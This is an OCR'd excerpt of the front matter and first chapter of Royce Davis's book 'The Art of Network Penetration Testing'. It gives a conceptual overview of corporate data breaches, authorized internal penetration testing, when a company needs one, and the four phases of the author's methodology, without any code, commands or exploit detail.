
the art of
NETWORK PENETRATION TESTING

taking over any company in the world



MANNING

ROYCE DAVIS

MEAP Edition
Manning Early Access Program

The Art of Network Penetration Testing: Taking over any company in the world

Version 9

For more information on this and other Manning titles go to
manning.com

welcome

Thank you for purchasing the MEAP for *The Art of Network Penetration Testing: Taking over any company in the world.* I hope that you will find it to be informative and equally useful. This book is written for security-minded professionals with a desire to learn and practice hands-on network penetration testing targeting enterprise networks of any size, industry, or vertical.

In order to get the most out of this book you should already understand the basics of enterprise networks. You do not need to be a network or systems administrator, but you should understand that companies run their businesses on networks; networks have computers; computers provide services such as web, database, and file-sharing to users who access these services via centralized authentication solutions such as LDAP and Active Directory. You should also be familiar with host-based virtualization software such as VMWare or VirtualBox and have a foundational understanding as well as some hands-on experience using Linux from the command line. You're going to learn of the ways in which attackers leverage vulnerabilities within network services to gain unauthorized entry into restricted systems.

This book is divided into four parts. Part 1 introduces you to the first phase of a network penetration test, teaching you how to identify live hosts within a given IP address range, enumerate network services listening on those hosts, and discover potential attack vectors that stem from insecure authentication, configuration, or patching issues within those services.

Part 2 advances into the second phase, where you learn numerous methods to attack and penetrate vulnerable systems and gain remote control over a variety of affected targets. Part 3 teaches you many of the techniques that adversaries use after breaching vulnerable systems, including maintaining persistent reliable re-entry, harvesting user credentials, moving laterally to adjacent network hosts, and ultimately taking over an entire Active Directory environment. Finally, in Part 4 you go deeper into the dreaded but necessary evil of report writing and how to properly document a penetration test to provide maximum value for your company or your client. I'm excited to hear what you think, so please, if you have any questions, comments, or suggestions, share them in Manning's liveBook's Discussion Forum for my book.

—Royce Davis

brief contents

Appendix D Capsulecorp Internal Network Penetration Test Report

Appendix E Exercise answers

1

Network penetration testing

This chapter covers

- Corporate data breaches
- Adversarial attack simulations
- When organizations don't need a penetration test
- The four phases of an internal network penetration test

Everything today exists digitally within networked computer systems in The Cloud . Your tax returns, the pictures of your kids that you take with a cellphone, the locations, dates and times of all the places you've navigated to using your GPS. It's all there ripe for the picking by a dedicated and skilled-enough attacker.

The average enterprise corporation has ten times (at least) as many connected devices running on their network as they do employees who use them to conduct normal business operations. This probably doesn't seem alarming to you at first thought, considering just how deeply integrated computer systems have become to our society, to our existence and to our survival.

Assuming that you live on planet Earth, and I have it on good authority that you do, there's a better than average chance you have the following:

- An email account (or four)
- A social media account (or seven)
- At least two dozen **username/password** combinations you're required to manage and securely keep track of to log in and out of the various websites, mobile apps and cloud services that are essential in order to function productively within your normal everyday life.

Whether you're paying your bills or shopping for groceries, booking a hotel room or doing really anything at all online, you're required to create a user account profile containing at the very least a username, legal name, and an email address. Often, you're asked to provide additional personal information ,such as the following:

- Mailing address
- Phone number
- Mother's maiden name
- Bank account & routing number
- Credit card details

We've all become so jaded to this reality. In fact, we don't even bother to read the legal notices that pop up telling us exactly what companies plan to do with the information we're giving them. We simply click "I Agree" and move on to the page we're trying to reach—the one with the viral cat video or the order form to purchase an adorable coffee mug with an ironic and equally sarcastic joke on the side about how tired you feel all the time.

Nobody has time to read all that legal mumbo-jumbo especially when the free shipping offer expires in the just 10 minutes. Wait, what's that, they're offering a rewards program!? Just have to create a new account really quick. Perhaps even more alarming than the frequency with which we provide random Internet companies our private information is the fact that most of us naively assume all of these corporations we're interacting with are taking the proper precautions to house and keep track of our sensitive information in a secure and reliable fashion. We couldn't be more wrong.

1.1 Corporate data breaches

If you haven't been hiding under a rock or sticking Bamboo shoots in your ears, then I'm guessing you've heard a great deal about corporate data breaches. There were 943 disclosed breaches just in the first half of 2018, according to Breach Level Index, a report from Gemalto (https://raw.githubusercontent.com/R3dy/capsulecorp-pentest/master/anpt/bli_2018.jpg).

From a media-coverage perspective most breaches tend to go something like this: Global Conglomerate XYZ has just disclosed that an unknown number of confidential customer records have been stolen by an unknown group of malicious hackers who managed to penetrate their restricted network perimeter using an unknown vulnerability or attack vector. The full extent of the breach including everything they made off with is, you guessed it, unknown.

Cue the tumbling stock price, a flood of angry tweets, doomsday headlines in the newspapers and a letter of resignation by the CEO as well as several of his or her advisory board members. The CEO assures us this has nothing to do with the breach, he's been planning to step down for months now. Somebody, of course, has to take the official blame for all of it, which means the Chief Information Security Officer (CISO) who's given 18 years to the company doesn't get to resign, instead he or she is fired and publicly stoned to death on

social media, insuring that—as movie directors used to say in Hollywood—they'll never work in this town again.

1.2 How hackers break in

So why does this happen so often? Are companies just that bad at doing the right things when it comes to information security and protecting our data? Well, yes and no.

The inconvenient truth of the matter is that the proverbial deck happens to be stacked disproportionally in favor of cyber attackers. Remember my earlier remark at the number of networked devices that enterprises have connected to their infrastructure at all times? This significantly increases a company's attack surface or *threat landscape*.

1.2.1 The defender role

Allow me to elaborate further. Suppose it was your job to defend an organization from cyber threats, then you would need to identify every single laptop, desktop, smartphone, physical server, virtual server, router, switch and even every Keurig or fancy coffee machine that's connected to your network.

Then you'd have to make sure that every application running on those devices is properly restricted using strong passwords (preferably with two-factor authentication) and properly hardened to conform to the current standards and best practices for each respective device.

Also, you'd need to make sure you've applied every security patch and hotfix issued by the individual software vendors as soon as they become available. Before you can do any of that though, you first have to triple-check that the patches don't break any of your business's day-to-day operations or people will get mad at you for trying to protect the company from hackers.

You need to do all of this all of the time for every single computer system with an IP address on your network. Sounds easy right?

1.2.2 The attacker role

Now for the flip side of the coin: suppose your job is to break into the company—to compromise the network in some way or another and gain unauthorized access to restricted systems or information. You'd need to find only a single system that slipped through the cracks. Just one single device that missed a patch or contains a default or easily guessable password. Just one single non-standard deployment that needed to be spun up in a hurry to meet some impossible business deadline driven by profit targets, so one single insecure configuration setting (which ships that way by default out-of-the-box from the vendor) was left on.

That's all it takes to get in, even if the target managed to do an impeccable job keeping track of every node on the network. New systems get stood up on a daily basis by various teams who need to get something done fast. If you're thinking to yourself that it isn't fair, or that it's too hard for defenders and too easy for attackers, then you get the point because

that's exactly how it is. So, what should organizations do to avoid being hacked? This is where penetration testing comes in.

1.3 Adversarial attack simulation: penetration testing

One of the most effective ways for a company to identify security weaknesses *before* they lead to a breach is to hire a professional adversary or a *penetration tester* to simulate an attack on their infrastructure. The adversary should take every available action at his or her disposal to mimic a real attacker, in some cases acting almost entirely in secret, undetected by the organization's IT and internal security departments until it's time to issue their final report. Throughout this book, I'll refer to this type of offensive-security exercise simply as a *penetration test*.

The specific scope and execution of a penetration test can vary quite a bit depending on the motivations of the organization purchasing the assessment (the client) as well as the capabilities and service offerings of the consulting firm performing the test. Engagements could focus on web and mobile applications, network infrastructure, wireless implementations, physical offices, and anything else you can think of to attack. Emphasis could be placed on stealth while trying to remain undetected or on gathering vulnerability information on as many hosts as possible in a short period of time. Attackers could leverage human hacking (social engineering), custom-exploit code, or even dig through the client's dumpster looking for passwords to gain access. It all depends on the scope of the engagement. The most common type of engagement, however, is one that I have performed for hundreds of companies over the past decade. I'll call it an *Internal Network Penetration Test* (INPT). This type of engagement simulates the most dangerous type of *threat actor* for any organization, a malicious or otherwise compromised insider.

> **DEFINITION** A threat actor is a fancy way of saying attacker. Anyone attempting to do harm to an organizations information technology assets.

During an INPT, you assume that the attacker was able to successfully gain physical entry into a corporate office or perhaps was able to obtain remote access to an employee's workstation through email phishing. It is also possible that the attacker visited an office after-hours, posing as a custodial worker, or during the day, posing as a vendor or flower delivery person. Maybe the attacker is an actual employee and just used a badge to walk into the front door.

There are countless ways to gain physical entry into a business, which can be easily demonstrated. For many businesses, an attacker simply needs to walk through the main entrance, smile politely at anyone that passes by while wandering around appearing to have a purpose or talking on a cell phone until they identify an unused area to plug into a data port. Professional companies offering high-caliber penetration testing services typically bill by the hour, anywhere from $150.00 to $500.00 per hour. As a result, it's often cheaper for the client purchasing the penetration test to skip this part and place the attacker on the internal subnet from the beginning.

Either way the attacker has managed to get access to the internal network; now what can she do? What can she see? A typical engagement assumes that she knows nothing about the internal network and has no special access or credentials. All she has is access to the network, and coincidentally, that's usually all she needs.

1.3.1 Typical INPT workflow

A typical INPT consists of four phases executed in order as depicted in the following diagram. The individual names of each phase are not written in stone nor should they be. One pentest company might use the term "reconnaissance" in place of information-gathering. Another company might use the term "post-exploitation" in place of privilege escalation. Regardless of what each phase is called, most people in the industry agree on what it is that the penetration tester should do during each phase.




Figure 1.1 The four phases of a network penetration test

- Phase 1. Information Gathering
    a. Map out the network

    b. Identify possible targets
    c. Enumerate weaknesses in the services running on those targets

- Phase 2. Focused Penetration
    a. Compromise vulnerable services (gain unauthorized access to them)
- Phase 3. Post Exploitation/Privilege Escalation
    a. Identify information on compromised systems which can be leveraged to further their access (*pivoting*)
    b. Elevate their privileges to the highest level of access on the network effectively becoming the company's system administrator.
- Phase 4. Documentation
    a. Gather evidence
    b. Create final deliverable

Once the testing portion of the engagement has concluded, the penetration tester now makes a mental shift from that of an adversary and transitions into a consultant. He will now spend the rest of the engagement creating as detailed a report as possible. That report contains the specific explanation of all the ways in which they were able to breach security controls as well as the detailed steps the company can take to close these identified gaps and insure that they can no longer be exploited by anyone. In 9 out of 10 cases, this process takes about 40 hours on average but can certainly vary depending on the size of the organization.

1.4 When a penetration test is least effective

You've heard the familiar saying, "To a hammer, every problem looks like a nail." Turns out you can apply this saying to just about any profession you imagine. A surgeon wants to cut, a pharmacist wants to prescribe a pill, and a penetration tester wants to hack into your network. But does every organization truly need a penetration test?

The answer is that it depends on the level of maturity within a company's information security program. I can't tell you how many times I've been able to completely take over a company's internal network before lunch time on the first day of a penetration test, but the number is somewhere in the hundreds. Now of course I would love to tell you that this is because of my *super leet hacker skillz* or that I'm just that good, but that would be a gross exaggeration of the truth.

In actuality it has a lot more to do with an exceedingly common scenario where immature organizations that aren't even doing the basics have been sold an advanced-level penetration test when they should be starting with a simple vulnerability assessment or even just a high-level threat model and analysis gig. There is no point in conducting a thorough penetration test of all your defense capabilities if there are gaping holes in your infrastructure security. Holes so wide even a novice can spot them.

1.4.1 Low-hanging fruit

Attackers often seek out the path of least resistance and try to find easy ways into an environment before breaking out the big guns and reverse-engineering proprietary software or developing custom zero-day exploit code. Truth be told, your average penetration tester doesn't know how to do something so complex, simply because it's never been a necessary skill for them to learn. No need to go that route when easy ways in are widespread throughout most corporations. We call these easy ways in low-hanging fruit (LHF) Some examples might include the following:

- Default passwords/configurations
- Shared credentials across multiple systems
- All users having local administrator rights
- Missing patches with publicly available exploits

There are many more but these four are extremely common and extremely dangerous. On a positive note though, most LHF attack vectors are the easiest to remediate. Make sure you're doing a good job with basic security concepts before hiring a professional hacker to attack your network infrastructure.

Organizations with significant amounts of LHF systems on their network shouldn't bother paying for a "go-all-out" penetration test. It would be a better use of their time and money to focus on basic security concepts like strong credentials everywhere, regular software patching, system hardening and deployment, and asset cataloging.

1.4.2 When does a company really need a penetration test?

If a company is wondering whether or not they should be doing a penetration test, I would advise them to answer honestly the following questions about the organization. Start with simple yes/no answers. Then, for every question that was answered yes, can they back up that answer with, "Yes, **because** of internal process/procedure/application XYZ, which is maintained by employee ABC."

BEFORE BUYING A PENETRATION TEST

1. Is there an up-to-date record of every IP address & DNS name on the network?
2. Is there a routine patching program for all operating systems and third-party applications running on the network?
3. Do we use a commercial vulnerability scan engine/vendor to perform routine scans of the network?
4. Have we removed local administrator privileges on employee laptops?
5. Do we require and enforce strong passwords on all accounts on all systems?
6. Are we utilizing multi-factor authentication everywhere?

If you can't answer a solid yes to all of these questions, then it's most likely the case that a decent penetration tester would have little to no trouble breaking in and finding the crown

jewels for your organization. I'm not saying you absolutely shouldn't buy a penetration test just that you should expect painful results.

Now it may be fun for the penetration tester, they may even brag to their friends or colleagues about how easily they penetrated your network. But I am of the opinion that this provides very little value to your organization. It's analogous to a person never exercising in their life or eating a healthy diet and then hiring a fitness coach to look at their body and say, "You're out of shape, that'll be $10,000 please."

1.5 Executing a network penetration test

So, you've gone through all the questions and determined that your organization needs a network penetration test; good! What's next? Up until now I've discussed penetration testing as a service that you would typically pay a third-party consultant to conduct on your behalf. However, more and more organizations are building internal *red teams* to conduct these types of exercises on a routine basis.

> **DEFINITION** A red team is a specialized subset of an organizations internal security department focused entirely on offensive security and adversarial attack simulation exercises. Additionally, the term red team is often used to describe a specific type of engagement that is considered to be as realistic as possible simulating advanced attackers and utilizes a goal-oriented opportunistic approach rather than a scope driven methodology

I'm going to make an assumption from here on that you've been or are hoping to be placed into a role that would require you to perform a penetration test for the company you work for. Maybe you have even done a handful of penetration tests already but feel like you could benefit from some additional guidance and direction.

My intention for writing this book is to provide you with a "start-to-finish" methodology that you can use to conduct a thorough INPT, targeting your company or any other organization from which you receive written authorization to do so.

You'll learn the same methodology that I have matured over a decades-long career and used to successfully and safely execute hundreds of network penetration tests targeting many of the largest companies in the world. This process for executing controlled simulated cyber-attacks that mimic real-world internal breach scenarios has proved successful in uncovering critical weaknesses in modern enterprise networks across all vertices. After reading this book and working through the companion exercises, you should have the confidence to execute an INPT, regardless of the size or industry of the business you're attacking. You will work through the four phases of my INPT methodology leveraging the virtual Acme Corp network which I have setup as a companion to this book. Each of the four phases will be broken up into several chapters demonstrating different tools, techniques and attack vectors that penetration testers use frequently during real engagements.

1.5.1 Phase 1 – Information-gathering

Imagine the engineers who designed the entire corporate network sitting down with you and going over the massive diagram explaining all the zones and subnets and where everything is and why they did it that way. Your job during Part 1, the information gathering phase of a penetration test, is to come as close as you can to that level of understanding without the network engineers' help. The more information you gain, the better your chances of identifying a weakness.




Figure 1.2 The information gathering phase

Throughout the first few chapters of this book, I'll teach you how to gather all of the necessary information about the target network that is needed to break in. You'll learn how to perform network mapping using nmap and discover live hosts within a given IP address range. You'll also discover listening services that are running on network ports bound to those hosts. Then

you'll learn to interrogate these individual services for specific information, including but not limited to the following:

- Software name & version number
- Current patch and configuration settings
- Service banners & HTTP headers
- Authentication mechanisms

In addition to using nmap, you'll also learn how to use other powerful open-source penetration testing tools such as the Metasploit Framework Crack Map Exec (CME), Eyewitness, and many others that you'll use to further enumerate information about network targets, services, and vulnerabilities that can be leveraged to gain unauthorized access into restricted areas of the target network.

1.5.2 Phase 2 – Focused penetration

Let the fun begin! The second phase of an INPT is where fruit finally starts to bear from all of the seeds planted during the previous phase. Now that you have identified vulnerable attack vectors throughout the environment, it's time to compromise those hosts and begin to take control of the network from the inside.




Figure 1.3 The focused penetration phase

During this section of the book you'll learn several types of attack vectors that will result in some form or another of remote code execution (RCE) on vulnerable targets. RCE means we can connect to a remote command prompt and type commands to our compromised victim that will get executed and send output back to us at our prompt.

I'll also teach you how to deploy custom web shells using vulnerable web applications.

By the time you're finished with this part you'll have successfully compromised and taken control over database servers, web servers, file shares, workstations, and servers residing on Windows and Linux operating systems.

1.5.3 Phase 3 – Post-exploitation and privilege escalation

One of my favorite security blogs is written and maintained by a very respected penetration tester named Carlos Perez (@Carlos_Perez), and the heading at the top of his page (https://www.darkoperator.com) is absolutely fitting for this section of the book: "Shell is only the beginning"

After you've learned how to compromise several vulnerable hosts within your target environment, it's time to take things to the next level. In fact, I like to refer to these initial hosts that were accessible via some direct access vulnerability or another as *level-1 hosts*. This phase of the engagement is all about getting to level-2.

Level-2 hosts are targets that were not initially accessible during the Focused Penetration phase because you were not able to identify any direct weaknesses within their listening services. But after you've gained access to level-1 targets you were able to find information or vectors previously unavailable to you which allowed you to compromise a newly accessible level-2 system. This is referred to as *pivoting*.




Figure 1.4 The privilege escalation phase

During this section you'll learn post-exploitation techniques for both Windows- and Linux-based operating systems. These techniques include harvesting clear-text and hashed account credentials to pivot to adjacent targets. You'll practice elevating non administrative users to admin level privileges on compromised hosts. I'll also teach you some useful tricks I've picked up over the years for searching through passwords inside hidden files and folders, which are notorious for storing sensitive information.

Additionally, you'll learn several different methods of obtaining a Domain Admin account (a super user on a Windows Active Directory network).

By the time you've finished with this section of the book, you'll understand exactly why we say in this industry that it only takes a single compromised host to spread through a network like wildfire and eventually capture the keys to the kingdom.

1.5.4 Phase 4 – Documentation

I realized early on in my career that hiring a professional consulting firm to execute a network penetration test is kind of like buying a $20,000 PDF document. Without the report, the penetration test means nothing. You broke into the network, found a bunch of holes in their security, and managed to elevate your initial access all the way up to the highest it can go. How does that benefit your target organization?

Truth be told, it doesn't unless you can provide detailed documentation illustrating exactly how you were able to do it and exactly what the organization should do to ensure that you (or someone else) can't do it again.

